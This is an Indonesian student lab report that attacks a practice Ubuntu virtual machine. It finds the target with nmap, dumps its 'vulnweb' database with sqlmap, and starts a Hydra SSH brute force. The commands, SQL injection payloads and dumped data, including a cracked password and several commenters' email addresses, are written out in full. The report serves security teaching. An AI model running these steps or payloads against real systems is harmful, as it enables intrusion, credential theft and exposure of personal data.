

LAPORAN RESMI PRAKTIKUM KEMANAN JARINGAN

Attack Scenario



Dosen :

Dr. Ferry Astika Saputra ST, M.Sc

Oleh :

Septiana Dyah Anissawati

D4 LJ Teknik Informatika B

3122640031

POLITEKNIK ELEKTRONIKA NEGERI SURABAYA

TAHUN AJARAN

2022/2023

PENJELASAN

Pada praktikum sekaligus tugas kali ini akan melakukan peretasan pada sebuah VDI (Virtual Disk Image) dengan OS Ubuntu. Tujuan dari praktikum ini adalah agar dapat mengakses database dan mendapatkan user rootnya. Maka dari itu untuk pengaksesan database menggunakan SQLmap dan untuk username dan password menggunakan Hydra.

SQLmap merupakan aplikasi open source atau tools yang terdapat dalam Kali Linux. Aplikasi ini digunakan untuk mendeteksi dan mengeksploitasi kerentanan. Aplikasi ini mampu mengambil alih server database. Dengan menggunakan SQLmap penyerang dapat melakukan penyerangan pada database SQL, menjalankan perintah pada sistem operasi, mengambil struktur database, melihat atau menghapus data yang terdapat pada database dan bahkan mengakses file sistem dari server.

Hydra adalah cracker password yang cepat dan fleksibel dapat digunakan di Linux dan Windows serta mendukung protokol seperti AFP, HTTP-FORM-GET, HTTP-GET, HTTP-FORM-POST, HTTP-HEAD, HTTP-PROXY. Tool ini didesain untuk melakukan cracking password dengan metode brute force.

Brute force merupakan upaya untuk mendapatkan akses sebuah akun dengan menebak username dan password yang digunakan. Brute force attack sebenarnya merupakan teknik lama dalam aksi cyber crime. Namun, ternyata masih banyak digunakan karena dianggap masih efektif. Itulah mengapa metode ini masih populer sampai saat ini dan banyak digunakan oleh para hackers untuk melakukan tindakan kriminalnya. Lalu, apa yang bisa hackers lakukan setelah memperoleh akses ke sistem atau jaringan Anda? Berikut beberapa motif serangan yang paling umum:

- Mencuri informasi personal Anda (termasuk kata sandi seluruh akun Anda) dan kemudian menjualnya ke pihak ketiga;
- Menggunakan akun Anda untuk melakukan tindakan kriminal seperti menyebarkan konten hoax/ilegal maupun melancarkan serangan phishing;
- Menghancurkan reputasi korban dengan cara merusak websitenya;
- Memasukkan malware (spyware) dan ads ke website korban untuk memonitor aktivitas mereka serta memperoleh uang setiap kali pengunjung mengklik iklan tersebut;
- Mengarahkan website ke situs yang telah disiapkan pelaku, yang tentunya mengandung konten yang berbahaya atau dipenuhi dengan iklan yang menguntungkan pelaku;
- Menginfeksi perangkat Anda dengan malware dan mengubahnya menjadi botnets.

A. Mengambil data database menggunakan SQLmap

1. Dapatkan IP dari linux yang digunakan

```
(kali㉿kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.241.194 netmask 255.255.255.0 broadcast 192.168.241.255  
    inet6 fe80::a00:27ff:fe93:bf41 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:93:bf:41 txqueuelen 1000 (Ethernet)  
    RX packets 19 bytes 3158 (3.0 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 17 bytes 2598 (2.5 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


2. Setelah itu gunakan ipcalc untuk mendapatkan range IP

```
(kali㉿kali)-[~]  
$ ipcalc 192.168.241.194  
Address: 192.168.241.194 11000000.10101000.11110001. 11000010  
Netmask: 255.255.255.0 = 24 11111111.11111111.11111111. 00000000  
Wildcard: 0.0.0.255 00000000.00000000.00000000. 11111111  
=>  
Network: 192.168.241.0/24 11000000.10101000.11110001. 00000000  
HostMin: 192.168.241.1 11000000.10101000.11110001. 00000001  
HostMax: 192.168.241.254 11000000.10101000.11110001. 11111110  
Broadcast: 192.168.241.255 11000000.10101000.11110001. 11111111  
Hosts/Net: 254 Class C, Private Internet
```


3. Menggunakan nmap untuk mendapatkan ip dari target

```
(kali㉿kali)-[~]  
$ nmap 192.168.241.0/24 -p 22 --open  
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-02 10:27 EDT  
Nmap scan report for 192.168.241.148  
Host is up (0.0019s latency).  
  
PORT      STATE SERVICE  
22/tcp    open  ssh  
  
Nmap done: 256 IP addresses (3 hosts up) scanned in 7.44 seconds
```

4. Coba buka ip pada browser



5. Coba cari halaman yang memerlukan 'ID'



6. Jalankan menggunakan SQLmap

```
(kali@kali):[~]
$ sqlmap -u "http://192.168.241.148/index.php?tampl=artikel_detail&id=85" --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:44:25 /2023-06-02/

[10:44:26] [INFO] testing connection to the target URL
[10:44:29] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:29] [INFO] testing if the target URL content is stable
[10:44:29] [INFO] target URL content is stable
[10:44:29] [INFO] testing if GET parameter 'tampl' is dynamic
[10:44:29] [INFO] GET parameter 'tampl' appears to be dynamic
[10:44:29] [WARNING] heuristic (basic) test shows that GET parameter 'tampl' might not be injectable
[10:44:30] [INFO] testing for SQL injection on GET parameter 'tampl'
[10:44:30] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:44:30] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:44:30] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:44:30] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[10:44:30] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[10:44:30] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[10:44:30] [INFO] testing 'Generic inline queries'
[10:44:30] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[10:44:30] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[10:44:30] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[10:44:30] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[10:44:30] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[10:44:30] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'

[10:45:10] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [Y/n] y
sqlmap identified the following injection point(s) with a total of 148 HTTP(s) requests:
--
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: tampl=artikel_detail&id=85' AND 5109=5109 AND 'Vhdg'='Vhdg

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: tampl=artikel_detail&id=85' AND (SELECT 9633 FROM (SELECT(SLEEP(5)))HeGr) AND 'rIDM'='rIDM

  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: tampl=artikel_detail&id=85' UNION ALL SELECT NULL,NULL,CONCAT(0x717a787a71,0x486a734c7a736245524469436f67656a61707944647744a6a4f56664e4b5370456f414b474a6761,0x71766b7071),NULL,NULL,NULL -- --

[10:45:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL > 5.0.12
[10:45:32] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] vulnweb

[10:45:32] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.241.148'
[10:45:32] [WARNING] your sqlmap version is outdated

[*] ending @ 10:45:32 /2023-06-02/
```

7. Melihat tabel pada database vulnweb

```
(kali@kali):~$ sqlmap -u "https://192.168.241.148/index.php?tampl=artikel_detail&id=85" -D vulnweb --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal law s. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:46:51 /2023-06-02/

[10:46:51] [INFO] resuming back-end DBMS 'mysql'
[10:46:51] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=eiv58jopokb...r128ac1hqs'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: tampl=artikel_detail&id=85' AND 5109=5109 AND 'VHdg'='VHdg

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: tampl=artikel_detail&id=85' AND (SELECT 9633 FROM (SELECT(SLEEP(5)))HeGr) AND 'rIdM'='rIdM

  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: tampl=artikel_detail&id=85' UNION ALL SELECT NULL,NULL,CONCAT(0x717a787a71,0x486a73ac7a736245524469436f67656a617079446f47744a6a4f56664e4b5378056f414b474a6761,0x71766b7071),NULL,NULL,NULL-- --

[10:46:53] [INFO] the back-end DBMS is MySQL

[10:46:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12
[10:46:53] [INFO] fetching tables for database: 'vulnweb'
Database: vulnweb
[7 tables]
+-----+
| user      |
| artikel   |
| galeri    |
| halaman   |
| komentar  |
| menu      |
| pesan     |
+-----+

[10:46:53] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.241.148'
[10:46:53] [WARNING] your sqlmap version is outdated

[*] ending @ 10:46:53 /2023-06-02/
```

Ada beberapa tabel yaitu user, artikel, galeri, halaman, komentar, menu dan pesan.

8. Melihat kolom pada tabel user

```
(kali@kali):~$ sqlmap -u "https://192.168.241.148/index.php?tampl=artikel_detail&id=85" -T user --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal law s. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:48:10 /2023-06-02/

[10:48:10] [INFO] resuming back-end DBMS 'mysql'
[10:48:10] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=g3huf31f3k2...0p2ktmb4m'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: tampl=artikel_detail&id=85' AND 5109=5109 AND 'VHdg'='VHdg

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: tampl=artikel_detail&id=85' AND (SELECT 9633 FROM (SELECT(SLEEP(5)))HeGr) AND 'rIdM'='rIdM

  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: tampl=artikel_detail&id=85' UNION ALL SELECT NULL,NULL,CONCAT(0x717a787a71,0x486a73ac7a736245524469436f67656a617079446f47744a6a4f56664e4b5378056f414b474a6761,0x71766b7071),NULL,NULL,NULL-- --

[10:48:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL >= 5.0.12
[10:48:12] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
```

```

[10:48:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL ≥ 5.0.12
[10:48:12] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[10:48:12] [INFO] fetching current database
[10:48:12] [INFO] fetching columns for table 'user' in database 'vulnweb'
Database: vulnweb
Table: user
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id_user | int(5) |
| password | varchar(50) |
| username | varchar(50) |
+-----+-----+
[10:48:12] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.241.148'
[10:48:12] [WARNING] your sqlmap version is outdated
[*] ending @ 10:48:12 /2023-06-02/

```

9. Mendapatkan data dari tiap kolom tabel user

```

kali@kali:~$ sqlmap -u "http://192.168.241.148/index.php?tampil=artikel_detail&id=85" -C id_user,password,username --dump
[1] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal law s. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 10:50:27 /2023-06-02/

[10:50:27] [INFO] resuming back-end DBMS 'mysql'
[10:50:27] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=mpbalhb2vz...5vdpv92u9e'). Do you want to use those [y/n] y
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: tampl=artikel_detail&id=85' AND 5109=5109 AND 'Vhdg'='Vhdg

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: tampl=artikel_detail&id=85' AND (SELECT 9633 FROM (SELECT(SLEEP(5)))HeGr) AND 'rIdM'='rIdM

Type: UNION query
Title: Generic UNION query (NULL) - 6 columns
Payload: tampl=artikel_detail&id=85' UNION ALL SELECT NULL,NULL,CONCAT(0x717a787a71,0x486a734c7a736245524469436f67656a617079446f7474a6a4f56664e4b5370456f414b47a6761,0x71766b7071),NU
LL,NULL,NULL-- -

[10:50:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL ≥ 5.0.12
[10:50:29] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries

[10:50:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL ≥ 5.0.12
[10:50:29] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[10:50:29] [INFO] fetching current database
[10:50:29] [INFO] fetching tables for database: 'vulnweb'
[10:50:29] [INFO] fetching entries of column(s) 'id_user,password,username' for table 'user' in database 'vulnweb'
[10:50:29] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[10:50:31] [INFO] writing hashes to a temporary file '/tmp/sqlmapkn52vv7j7867/sqlmaphashes-r21j_u69.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[10:50:35] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[10:51:05] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[10:51:07] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[10:51:07] [INFO] starting 2 processes
[10:51:17] [INFO] cracked password 'vulnweb' for user 'vulnweb'
Database: vulnweb
Table: user
[1 entry]
+-----+-----+-----+
| id_user | password | username |
+-----+-----+-----+
| 1 | 1a0ca51fac95b68dcad75eff37e86d8b (vulnweb) | vulnweb |
+-----+-----+-----+

```

Saya mendapatkan id_user, password dan username dari tabel user pada database vulnweb. Namun yang aneh disini adalah pada password dimana ada kode enkripsi namun menyertakan (vulnweb) hal itu menyebabkan kode enkripsi tidak ada nilainya. Dan ketika login tidak bisa.

- Disini saya akan melakukan pemanggilan kolom user, artikel, galeri, halaman, komentar, menu, pesan
sqlmap -u "http://192.168.121.148/index.php?tampil=artikel_detail&id=85" -T artikel --columns


```

Database: vulnweb
Table: artikel
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| gambar | varchar(50) |
| hits   | int(5) |
| id_artikel | int(5) |
| isi    | text |
| judul  | varchar(100) |
| tanggal | date |
+-----+-----+

[09:35:35] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.121.148'
[09:35:35] [WARNING] your sqlmap version is outdated

[*] ending @ 09:35:35 /2023-06-05/

```

sqlmap -u "http://192.168.121.148/index.php?tampil=artikel_detail&id=85" -T galeri --columns

```

Database: vulnweb
Table: galeri
[4 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| gambar | varchar(50) |
| id_galeri | int(5) |
| judul  | varchar(50) |
| tanggal | date |
+-----+-----+

[09:36:54] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.121.148'
[09:36:54] [WARNING] your sqlmap version is outdated

[*] ending @ 09:36:54 /2023-06-05/

```

sqlmap -u "http://192.168.121.148/index.php?tampil=artikel_detail&id=85" -T halaman --columns

```

Database: vulnweb
Table: halaman
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id_halaman | int(5) |
| isi       | text |
| judul     | varchar(100) |
+-----+-----+

[09:37:39] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.121.148'
[09:37:39] [WARNING] your sqlmap version is outdated

[*] ending @ 09:37:38 /2023-06-05/

```

sqlmap -u "http://192.168.121.148/index.php?tampil=artikel_detail&id=85" -T komentar --columns

```

Database: vulnweb
Table: komentar
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| email   | text |
| id_artikel | int(5) |
| id_komentar | int(5) |
| komentar | varchar(50) |
| nama    | varchar(50) |
| tanggal | date |
+-----+-----+

[09:39:07] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/out
put/192.168.121.148'
[09:39:07] [WARNING] your sqlmap version is outdated

[*] ending @ 09:39:07 /2023-06-05/

```

sqlmap -u "http://192.168.121.148/index.php?tampil=artikel_detail&id=85" -T pesan - columns

```

Database: vulnweb
Table: komentar
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| email   | text |
| id_artikel | int(5) |
| id_komentar | int(5) |
| komentar | varchar(50) |
| nama    | varchar(50) |
| tanggal | date |
+-----+-----+

[09:39:07] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/out
put/192.168.121.148'
[09:39:07] [WARNING] your sqlmap version is outdated

[*] ending @ 09:39:07 /2023-06-05/

```

11. Membuka data pada tabel

sqlmap -u "http://192.168.121.148/index.php?tampil=artikel_detail&id=85" -C gambar,hits,id_artikel,isi,judul,tanggal -dump

```

[09:44:04] [INFO] fetching entries of column(s) 'gambar,hits,id_artikel,isi,judul,tanggal' fo
r table 'artikel' in database 'vulnweb'
Database: vulnweb
Table: artikel
[3 entries]
+-----+-----+-----+-----+-----+-----+
| gambar | hits | id_artikel | isi | judul | tanggal |
+-----+-----+-----+-----+-----+-----+
| NEW_1.png | 3 | 83 | Sebuah tutorial sederhana untuk menemukan parameter yang vu |
| nerable terhadap serangan sql injection dengan menggunakn live http header, berikut ulasanny |

```



```
[09:44:04] [INFO] table 'vulnweb.artikel' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.121.148/dump/vulnweb/artikel.csv'
[09:44:04] [INFO] fetching entries of column(s) 'gambar,hits,id_artikel,isi,judul,tanggal' for table 'komentar' in database 'vulnweb'
[09:44:05] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[09:44:05] [WARNING] the SQL query provided does not return any output
[09:44:05] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[09:44:05] [INFO] fetching number of column(s) 'gambar,hits,id_artikel,isi,judul,tanggal' entries for table 'komentar' in database 'vulnweb'
[09:44:05] [INFO] resumed: 4
[09:44:05] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[09:44:05] [INFO] retrieved: NEW_3.png
[09:44:06] [INFO] retrieved: 105
[09:44:07] [INFO] retrieved: 70
[09:44:07] [INFO] retrieved: Jumpa lagi bersama saya, pada kesempatan yang berbahagia ini saya akan membagikan sebuah artikel tentang bagaimana membuat phishing terhadap sebuah situs media sosial kenamaan yaitu PATH. Lalu pertanyaannya apakah bisa kita mendapatkan username dan password dari akun path seseorang dengan memanfaatkan phishing ini, jawabannya tentu bisa dengan memanfaatkan tools setoolkit yang ada di Kali Linux. Lalu pertanyaan selanjutnya adalah bagaimana cara mendapatkan username dan password tersebut, mari kita lihat bersama ulasannya ya so
bat progress ..</br></br> LINK:</br> <a href="https://progress28.web.id/hacking-path-account-with-setoolkit-and-ngrok/">https://progress28.web.id/hacking-path-account-with-setoolkit-and-ngrok/</a>
```

sqlmap -u "http://192.168.121.148/index.php?tampil=artikel_detail&id=85" -C gambar,id_galeri,judul,tanggal --dump

```
aleri' in database 'vulnweb'
Database: vulnweb
Table: galeri
[4 entries]
```

gambar	Email	Pesan	Tanggal	Aksi
id_galeri	judul	tanggal		
photo_2019-02-23_09-08-14.jpg	104	GAMBAR 4	2019-02-28	
joz.png	103	GAMBAR 3	2019-02-28	
index.png	102	GAMBAR 2	2019-02-28	
46837305_188580208753059_3709339730572214272_n.jpg	101	GAMBAR 1	2019-02-28	

sqlmap -u "http://192.168.121.148/index.php?tampil=artikel_detail&id=85" -C gambar,id+galeri,judul,tanggal --dump

```
Database: vulnweb
Table: halaman
[4 entries]
```

gambar	id_galeri	judul	tanggal
NEW_3.png	<blank>	CHEAT SHEET	2019-02-28
NEW_3.png	<blank>	HACKING	2019-02-28
NEW_3.png	<blank>	JAVA	2019-02-28
NEW_3.png	<blank>	TUTORIAL	2019-02-28

```
Database: vulnweb
Table: artikel
[3 entries]
```

gambar	id_galeri	judul	tanggal
NEW_2.png	<blank>	BYPASS ADMIN OR USER LOGIN TUTORIAL	2019-02-28
NEW_3.png	<blank>	HACKING PATH ACCOUNT WITH SETOOLKIT AND NGROK	2019-02-28
NEW_1.png	<blank>	IDENTIFICATION VULN SQLI PARAMETER WITH LIVE HTTP HEADER	2019-02-28

```

Database: vulnweb
Table: menu
[7 entries]
+-----+-----+-----+-----+
| gambar | id_galeri | judul | tanggal |
+-----+-----+-----+-----+
| NEW_3.png | <blank> | CHEAT SHEET | 2019-02-28 |
| NEW_3.png | <blank> | GALERI | 2019-02-28 |
| NEW_3.png | <blank> | HACKING | 2019-02-28 |
| NEW_3.png | <blank> | HOME | 2019-02-28 |
| NEW_3.png | <blank> | JAVA | 2019-02-28 |
| NEW_3.png | <blank> | KONTAK | 2019-02-28 |
| NEW_3.png | <blank> | TUTORIAL | 2019-02-28 |
+-----+-----+-----+-----+

```

```

Database: vulnweb
Table: komentar
[4 entries]
+-----+-----+-----+-----+
| gambar | id_galeri | judul | tanggal |
+-----+-----+-----+-----+
| NEW_3.png | <blank> | HACKING PATH ACCOUNT WITH SETOOLKIT AND NGROK | 2017-02-28 |
| NEW_3.png | <blank> | HACKING PATH ACCOUNT WITH SETOOLKIT AND NGROK | 2017-03-07 |
| NEW_3.png | <blank> | HACKING PATH ACCOUNT WITH SETOOLKIT AND NGROK | 2017-04-30 |
| NEW_3.png | <blank> | HACKING PATH ACCOUNT WITH SETOOLKIT AND NGROK | 2019-02-28 |
+-----+-----+-----+-----+

```

sqlmap -u "http://192.168.121.148/index.php?tampil=artikel_detail&id=85" -C email,id_artikel,id_komentar,nama,tanggal --dump

```

Database: vulnweb
Table: komentar
[4 entries]
+-----+-----+-----+-----+
| email | id_artikel | id_komentar | nama | tanggal |
+-----+-----+-----+-----+
| ambonazhar@gmail.com | 70 | 3 | Pandri Karepesina | 2017-02-28 |
| ebitsangadji@gmail.com | 80 | 4 | ebit | 2017-03-07 |
| eugeneinilltm@mail.ru | 78 | 5 | Eugeneeluts | 2017-04-30 |
| test | 81 | 6 | test | 2019-02-28 |
+-----+-----+-----+-----+

```

B. Mendapatkan User Root

1. Langkah pertama yaitu melihat inet yang kita gunakan menggunakan command ifconfig

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.246.194 netmask 255.255.255.0 broadcast 192.168.246.255
    inet6 fe80::a00:27ff:fe93:bf41 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:93:bf:41 txqueuelen 1000 (Ethernet)
    RX packets 9 bytes 1579 (1.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 15 bytes 1932 (1.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

2. Langkah selanjutnya menjalankan command ipcalc dengan memasukkan ip yang kita gunakan

```
(kali㉿kali)-[~]
$ ipcalc 192.168.246.194
Address: 192.168.246.194 11000000.10101000.11110110. 11000010
Netmask: 255.255.255.0 = 24 11111111.11111111.11111111. 00000000
Wildcard: 0.0.0.255 00000000.00000000.00000000. 11111111
⇒
Network: 192.168.246.0/24 11000000.10101000.11110110. 00000000
HostMin: 192.168.246.1 11000000.10101000.11110110. 00000001
HostMax: 192.168.246.254 11000000.10101000.11110110. 11111110
Broadcast: 192.168.246.255 11000000.10101000.11110110. 11111111
Hosts/Net: 254 Class C, Private Internet
```

3. Kemudian melakukan scanning network dengan menggunakan nmap agar mendapatkan ip target yang akan diserang.

```
(kali㉿kali)-[~]
$ nmap 192.168.246.0/24 -p 22 --open
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-02 08:56 EDT
Nmap scan report for 192.168.246.148
Host is up (0.0020s latency).

PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (3 hosts up) scanned in 9.65 seconds
```

4. Menjalankan command hydra untuk cracking password

```
(kali㉿kali)-[~]
$ hydra -l /home/kali/bruteforce-database-master/userlist.txt -P /home/kali/bruteforce-database-master/passlist.txt ssh://192.168.246.148 -t 4
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
```

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 867705343100 login tries (l:403355/p:2151220), ~54231583944 tries per task
[DATA] attacking ssh://192.168.125.148:22/
